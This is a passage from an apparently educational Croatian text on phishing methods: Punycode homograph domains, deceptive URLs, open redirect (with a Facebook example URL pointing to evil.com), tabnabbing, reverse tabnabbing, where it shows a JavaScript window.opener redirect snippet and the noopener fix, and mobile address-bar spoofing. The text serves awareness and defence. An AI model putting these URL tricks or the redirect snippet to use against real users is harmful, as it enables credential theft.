
Unicode i ASCII su standardni načini kodiranja znakova u brojeve kako bi ih računalo razumjelo (jer računalo razumije samo brojeve koje zatim pretvara u bitove). *Unicode* nastoji podržati svaki mogući znak, što uključuje i različita pisma različitih jezika, emotikone, razne simbole itd., dok ASCII podržava samo 128 standardnih znakova iz američkog pisma (7). Npr. *Unicode* će podržavati kodiranje hrvatskih palatala (č, ć, ž, š, đ, dž), dok ASCII neće.

Ograničen skup ASCII znakova dozvoljenih u DNS-u (engl. *Domain Name Server*) sprječava registraciju željenih domena državama koje u svom pismu imaju više znakova no što ih podržava standardni ASCII. Kako bi se to ipak omogućilo, odobren je IDNA standard (eng. *Internationalizing Domain Names in Applications*) kojim korisničke aplikacije, kao što je web preglednik, mapiraju *Unicode* znakove u odgovarajući ASCII znakovni skup koristeći *Punycode* metodu. Zahvaljujući tome, netko iz Hrvatske je mogao registrirati domenu *č.com*, iako znak „č“ ne postoji u ASCII zapisu.


Sigurnosni problem koji donosi *Punycode* je to da se domena legitimne stranice može imitirati *Unicode* znakovima koji pripadaju drugom pismu, a izgledaju slično ili identično kao ASCII znakovi koji se pojavljuju u izvornom URL-u. Drugim riječima, podmeće se *Unicode* domena koja izgleda kao ASCII domena.

2017. godine sigurnosni stručnjak uspio je registrirati domenu koja izgleda kao „apple.com“, što ne bi smjelo biti moguće jer je ta domena već zauzeta i koristi je tvrtka *Apple* (8). No, domena koju je on registrirao u stvari je sastavljena od ćiriličnih znakova umjesto latiničnih, što u ASCII zapisu nije „apple.com“ nego "xn–80ak6aa92e.com". Znakovni niz „xn“ na početnu naziva domene označava da je riječ o *Punycode* zapisu za *Unicode* znakove.

Takva domena izgleda identično kao originalna *Appleova* i ima valjan SSL certifikat izdan za njenu ASCII adresu, i da iza nje stoji uvjerljiv *Apple* sadržaj, ni najoprezniji korisnici ne bi uspjeli uočiti prevaru. U trenutku tog istraživanja popularni web preglednici poput *Chromea*, *Firefoxa*, i *Opere* korisniku nisu dali nikakvu informaciju kako je riječ o *Punycodeu*, već su mu prikazali URL kao što je prikazan na slici 15. Napad je bilo moguće uočiti tek kod provjere SSL certifikata, kao što je prikazano na slici 16.



Slika 15 ***Punycode domena apple.com***



Slika 16 ***SSL certifikat za domenu "apple.com"***

U međuvremenu je većina preglednika riješila problem na način da ne prikazuju *Unicode* zapis ako znakovi ne pripadaju istom pismu, nego ASCII. Jedini veći web preglednik koji i dalje prikazuje *Unicode* zapis neovisno o tome je *Mozilla Firefox*.

2.4.3 Kombiniranje originalne i napadačeve domene

Nedavno su zabilježeni pokušaji prevare preko stranice čiji je URL sastavljen tako da izgleda kao da pripada agenciji AirBnB (9):

http://www.airbnb.com-online-booking.eu/booking/listing/197b4e/?rent=1486975712?s=eRGFZrin#?host

Početak URL-a identičan je legitimnoj stranici na adresi airbnb.com i korisnik možda neće ići za tim da u nastavku piše –online-booking.eu ili će, ne poznajući strukturu URL-a, misliti da je bitan samo dio URL-a do *.com*. U stvari je napadač registrirao svoju stranicu na domeni „*com-online-booking.eu*“, i dodatno registrirao poddomenu „*airbnb*“.

Ako je napadač registrirao svoju domenu *napadaceva-stranica.com*, on može registrirati i bilo koju poddomenu. Napadač može registrirati poddomenu *stranica-banke* i zloupotrijebiti činjenicu da se u URL-u poddomena nalazi ispred domene. Tada može sastaviti sljedeći URL kojim može zbuniti i navesti žrtvu da pomisli da pripada stranici banke:

http://stranica-banke.napadaceva-stranica.com/

Također, napadač može zloupotrijebiti mogućnost slanja korisničkog imena i lozinke preko URL-a i sastaviti sljedeći URL:

http://stranica:banke@napadaceva-stranica.com/

2.5 Open Redirect

„Otvoreno preusmjeravanje“, poznato pod terminom *Open Redirect*, ranjivost je legitimnih web stranica koju napadači zloupotrebljavaju kako bi preusmjerili žrtvu na stranicu koja je pod njihovom kontrolom i može biti zlonamjerna.


Kao što sam naziv kaže, ako web stranica ima *Open Redirect* ranjivost, to znači da je s nje (preko parametra u URL-u za preusmjeravanje) moguće korisnika preusmjeriti na bilo koju stranicu (za razliku od zatvorenog preusmjeravanja kad se korisnika može preusmjeriti samo na predefinirane ili provjerene stranice).

Korisnike se sve više educira da provjeravaju URL i ne vjeruju stranicama čija je domena nešto poput www.carnat.hr, www.c3rt.hr i tome slično. *Open Redirect* napad ne izaziva sumnju korisnika jer poveznica počinje s domenskim nazivom sigurne stranice, npr. www.facebook.com, www.cert.hr, www.google.hr, a preusmjeravanje na napadačevu stranicu se događa preko parametra koji se nalazi tek pri kraju URL-a. Pojednostavljeno, poveznica bi izgledala:

www.facebook.com/login?**redirect=https://napadaceva-stranica.com**

Iako bi korisnik možda i provjerio URL do kraja da je riječ o nekoj njemu nepoznatoj ili čudnoj stranici, sama činjenica da vidi domenu neke sigurne, pouzdane, legitimne stranice kojoj vjeruje mu ulijeva povjerenje i on razmišlja na način „Ovo je poveznica na *Facebook*, to je sigurna stranica, vjerojatno je poveznica na neku zanimljivu objavu ili sliku.“ Izazivanje takvog razmišljanja žrtve u stvari je socijalni inženjering.

Takvi URL-ovi mogu se poslati žrtvama *spam/phishing* porukama e-pošte ili na društvenim mrežama, postavljati objave s URL-om na različite grupe s velikim brojem članova na *Facebooku* itd. Tipičan scenarij napada prikazan je na slici 17.



Slika 17 *Tijek Open Redirect napada* (10)

2014. godine pronađena je *Open Redirect* ranjivost na Facebooku. Pogreška koja je uzrokovala ranjivost je vrlo brzo nakon toga ispravljena, a problem je bio u tome što se u parametre naziva *uri* i *groupuri* mogao unijeti skraćeni URL proizvoljne stranice (11).

Ako bi se URL konstruirao kao što je prikazano u nastavku, preusmjeravanje bi bilo neuspješno jer su nekakve osnovne provjere već postojale i nisu dopuštale preusmjeravanje na proizvoljne stranice ako je URL bio cijeli. Drugim riječima, poveznica sastavljena kao u nastavku ne bi uspješno preusmjerila korisnika na napadačevu stranicu.

https://www.facebook.com/browsegroups/addcover/log/?groupid=1&**groupuri=https://www.evil.com/**

No, ako bi URL na koji napadač pokušava preusmjeriti korisnika bio skraćen preko usluge *fb.me*, žrtva bi bila uspješno preusmjerena.

Konkretan scenarij napada koristeći *Facebook Open Redirect* ranjivost izgledao bi ovako:

1) Žrtvi na adresu e-pošte stiže *spam/phishing* poruka u kojoj se nalazi poveznica: https://www.facebook.com/browsegroups/addcover/log/?groupid=1&**groupuri=https://fb.me/7kFH9QAMH**, što je skraćen URL domene na kojoj se nalazi zlonamjerna stranica.

2) URL počinje s www.facebook.com i žrtva vjeruje da pripada Facebooku kojeg smatra sigurnom i legitimnom stranicom. Ne primjećuje da je u parametru *groupuri* skraćena adresa napadačeve stranice na koju će u stvari biti preusmjeren. Facebook ne provjerava kuda zapravo vodi skraćeni URL i preusmjerava korisnika na napadačevu stranicu.

3) Napadačeva stranica izgleda identično kao stranica Facebooka i traži ga podatke za prijavu, tj. korisničko ime i lozinku. Domena više nije www.facebook.com već nešto poput www.facebok.com ili www.fac3book.com, ali žrtva to ne primjećuje. Žrtva unosi podatke, a napadač ih sprema i zatim preusmjerava žrtvu na pravu Facebook stranicu.

2.6 Tabnabbing


Tabnabbing ili „hvatanje *taba*“ je napad koji naknadno mijenja već učitanu napadačevu stranicu.

Korisnik tijekom svog uobičajenog pregledavanja weba otvara više *tabova* od kojih neke neće koristiti niti pregledavati neko vrijeme jer radi nešto drugo u novom *tabu*. Recimo da je u jednom od tih *tabova* korisnik otvorio i napadačevu stranicu koja izgleda sasvim bezazleno, npr. blog. Dok korisnik ne gleda u taj *tab*, napadač ga mijenja i učitava stranicu koja će vizualno izgledati kao npr. *Gmail* ili *Facebook* i traži ga podatke za prijavu. *Tabnabbing* se oslanja na činjenicu da korisnik neće ponovno provjeriti URL već će misliti da je ostavio otvoren *tab* s *Gmailom/Facebookom*, da je isteklo vrijeme korisničke sjednice i da se zato ponovno mora prijaviti i nastaviti će s uobičajenim aktivnostima.

Ovo je posebno opasno u slučaju nekih bankarskih stranica koje svako toliko traže od korisnika da se ponovno prijavi jer korisniku nije sumnjivo to što ga stranica ponovno traži podatke, već to djeluje kao sigurnosni protokol.


Pri tome bi neki tipični scenarij napada izgledao (12):

1) Žrtva posjećuje napadačevu naizgled bezazlenu stranicu koja ne daje za naslutiti da je riječ o *phishingu* ili da bi mogla tražiti i ukrasti korisničke podatke – URL nije pokušaj imitacije neke legitimne stranice, nema nikakvih polja za unos bilo kakvih podataka, stranica izgleda kao običan blog.




Slika 18 ***Napadačeva naizgled bezazlena stranica***

2) Žrtva otvara nove *tabove* i pregledava druge stranice u njima. Napadačeva stranica malim komadom *JavaScript* kôda detektira da *tab* u kojem se nalazi nije otvoren, tj. da je korisnik trenutno ne pregledava.




Slika 19 ***Žrtva počinje otvarati nove tabove***

3) Dok korisnik pregledava sadržaj neke treće stranice, napadačeva stranica *JavaScript* kôdom mijenja svoju ikonu na *tabu* u *Gmailovu* i naslov u „*Gmail: Email from Google*“. Također, mijenja sadržaj stranice tako da vizualno izgleda identično kao *Gmailova*.



Slika 20 ***Napadačeva stranica mijenja svoj sadržaj dok korisnik ne gleda u njen tab***

4) Žrtva ima puno otvorenih *tabova* i više se ni ne sjeća što je sve otvorila. Misli da je ostavila otvoren *tab* s *Gmailom* i ne provjerava ponovno URL. Čak i ako žrtva ima praksu provjeriti URL, baš zato što ga je već pogledala prilikom otvaranja, ne radi to opet. Stranica je traži podatke za prijavu koje žrtva unosi. Napadač je prikupio osjetljive podatke, a žrtva je nakon toga preusmjerena na pravu *Gmailovu* stranicu i ništa joj nije sumnjivo.




Slika 21 ***Lažirana Gmail stranica***

2.7 Reverse Tabnabbing

Na webu je uobičajeno da se stranice referenciraju jedna na drugu, tj. da jedna stranica sadrži i pokazuje poveznice kojima se može doći do drugih stranica. Npr. ako netko piše blog, stavit će poveznice na sadržaj tuđeg bloga koji smatra korisnim ili želi da ga čitatelji vide.

Na slici 22 prikazan je članak u kojem su prikazane poveznice koje vode na razne članke, od kojih je jedan na adresi *napadaceva-stranica.com* (ovo je samo za ilustraciju, jer u pravom slučaju napada napadač nikako ne bi insinuirao da je riječ o zlonamjernoj stranici). Ako bi korisnik stvarno kliknuo na poveznicu, u novom *tabu* otvorila bi se stranica s adrese *napadaceva-stranica.com*.



Slika 22 ***Ranjiva stranica prikazuje poveznice od kojih je jedna na napadačevu stranicu***

Sada ta zlonamjerna stranica može stvoriti novi sadržaj u *tabu* s kojeg je pozvana (tzv. „roditeljska“ stranica/*tab*), a u kojem je do maloprije bio legitimni sadržaj. To se zove *Reverse Tabnabbing* jer zloupotrebljava činjenicu da među tim stranicama može ostati otvorena veza preko objekta koji se zove „*opener*“.

Ranjiva stranica na napadačevu referencira na sljedeći način:

```
▼<a href="www.napadaceva-stranica.com" target="_blank">
   <strong>Naizgled bezazlen članak</strong>
  </a>
```


Stranica je ranjiva jer nije zatvorila povratnu vezu između sebe i stranice koja će se otvoriti. Otvorena zlonamjerna stranica sad može preusmjeriti roditeljsku stranicu na neku napadačevu stranicu koja će imitirati npr. *Gmail* stranicu za prijavu sljedećim *JavaScript* kôdom:

```
<script>
if (window.opener) {
    window.opener.location = "https://lazna-gmail-stranica.com";
}
</script>
```

Sredinom 2019. godine sigurnosni istraživači pronašli su ovu ranjivost na *Redditu*, svjetski poznatom forumu s više milijuna svakodnevnih korisnika (13).


Scenarij napada za koji su utvrdili da je moguć je sljedeći:

1) Napadač otvara novu temu u koju postavlja poveznicu na svoj blog.




Slika 23 ***Prvi korak - nova objava s poveznicom na napadačevu stranicu***

2) Žrtva koja otvori tu poveznicu zaokupljena je čitanjem bloga dok se u pozadini u tabu u kojem je *Reddit* stranica učitava napadačeva stranica.



Slika 24 ***Drugi korak - Žrtva čita blog, a u tabu sa stranicom Reddit se učitava napadačeva stranica***

3) Žrtva pročita blog i vraća se na *tab* u kojem je bila stranica *Reddit*, a sad je podmetnuta napadačeva stranica koja izgleda isto kao i legitimna, ali je domena u *Punycodeu*. Stranica ga traži da ponovno upiše korisničko ime i lozinku, što korisnik radi jer pretpostavlja da je isteklo vrijeme sesije i da se mora ponovno prijaviti. Napadač je prikupio podatke o žrtvinom korisničkom imenu i lozinki.



Slika 25 ***Treći korak - žrtva se vraća na "Reddit" i unosi korisničko ime i lozinku***

Kako bi se spriječio *Reverse Tabnabbing* napad, programeri web stranica trebali bi eksplicitno reći pregledniku da ne smije dopustiti da objekt *window.opener* njihove stranice bude dostupan stranicama na koje ona referencira, i to uključujući atribut *noopener* u kôd na sljedeći način:

- Za HTML atribut <a>:

```
<a href="https://example.com/" target="_blank" rel="noopener">Link to external site</a>
```

- Za *JavaScript* funkciju

```
function openPopup(url, name, options){
  var newWin = window.open(null, name, 'noopener ' + options);
  newWin.opener = null;
  newWin.location = url;
}
```


2.8 Lažiranje sučelja web preglednika

Mobilne aplikacije, a time i mobilne verzije web preglednika, prostorno su ograničene zbog malog zaslona. Programeri neprekidno rade na poboljšanju korisničkog iskustva i za razliku od web preglednika, mobilni preglednik uklanja sa zaslona veći dio svog sučelja, a time i skriva polje s URL-om kako bi za sadržaj web stranice ostalo više mjesta.

Sredinom 2019. godine pronađena je mogućnost za *phishing* napad koja je isprobana na mobilnoj verziji preglednika *Chrome* – lažiranje sučelja, tj. adresne trake web preglednika (14).

Na mobilnoj verziji preglednika *Chrome*, dok korisnik *scrolla* niz stranicu, preglednik skriva traku s URL-om. Dok je originalna adresna traka web preglednika skrivena, stranica može prikazati svoju vlastitu traku s lažiranom adresom web stranice koja imitira traku web preglednika i uvjerava korisnika da se nalazi na nekom drugom URL-u. Na slici


26 prikazana je originalna (lijevo, za vrijeme dok je vidljiva) i lažirana (desno, kad stvarna nije vidljiva) adresna traka mobilnog preglednika. Kao što se vidi, teško je primijetiti da je adresna traka lažirana.



Slika 26 Originalna (lijevo) i lažirana (desno) adresna traka

Uobičajeno kad korisnik dođe natrag na početak stranice, preglednik prikaže traku s URL-om, ali napadač manipulacijom HTML elemenata sprječava da korisnik dođe na početak. Jedini trenutak kad korisnik može shvatiti da je na *phishing* stranici je prilikom prvog učitavanja stranice, prije no što je počeo *scrollati*.

Ono što se zapravo događa vidljivo je na slici 27: napadač je snimio početnu traku koja se pojavi kad posjeti stranicu banke na adresi hsbc.com i ubacio sliku u svoju stranicu. Traka s adresom koja se pojavljuje tokom *scrollanja* nije traka od browsera, već dio napadačeve stranice.



Slika 27 *Originalna i lažirana adresna traka web preglednika*

2.9 XSS

Cross-site scripting (skraćeno: XSS) je prilično raširena ranjivost u web stranicama koja se svodi na to da napadač može ubaciti svoj (zlonamjerni) *JavaScript* kôd na tuđu (ranjivu) web stranicu koji će se kasnije, kad žrtva posjeti stranicu, izvršiti u žrtvinom pregledniku.

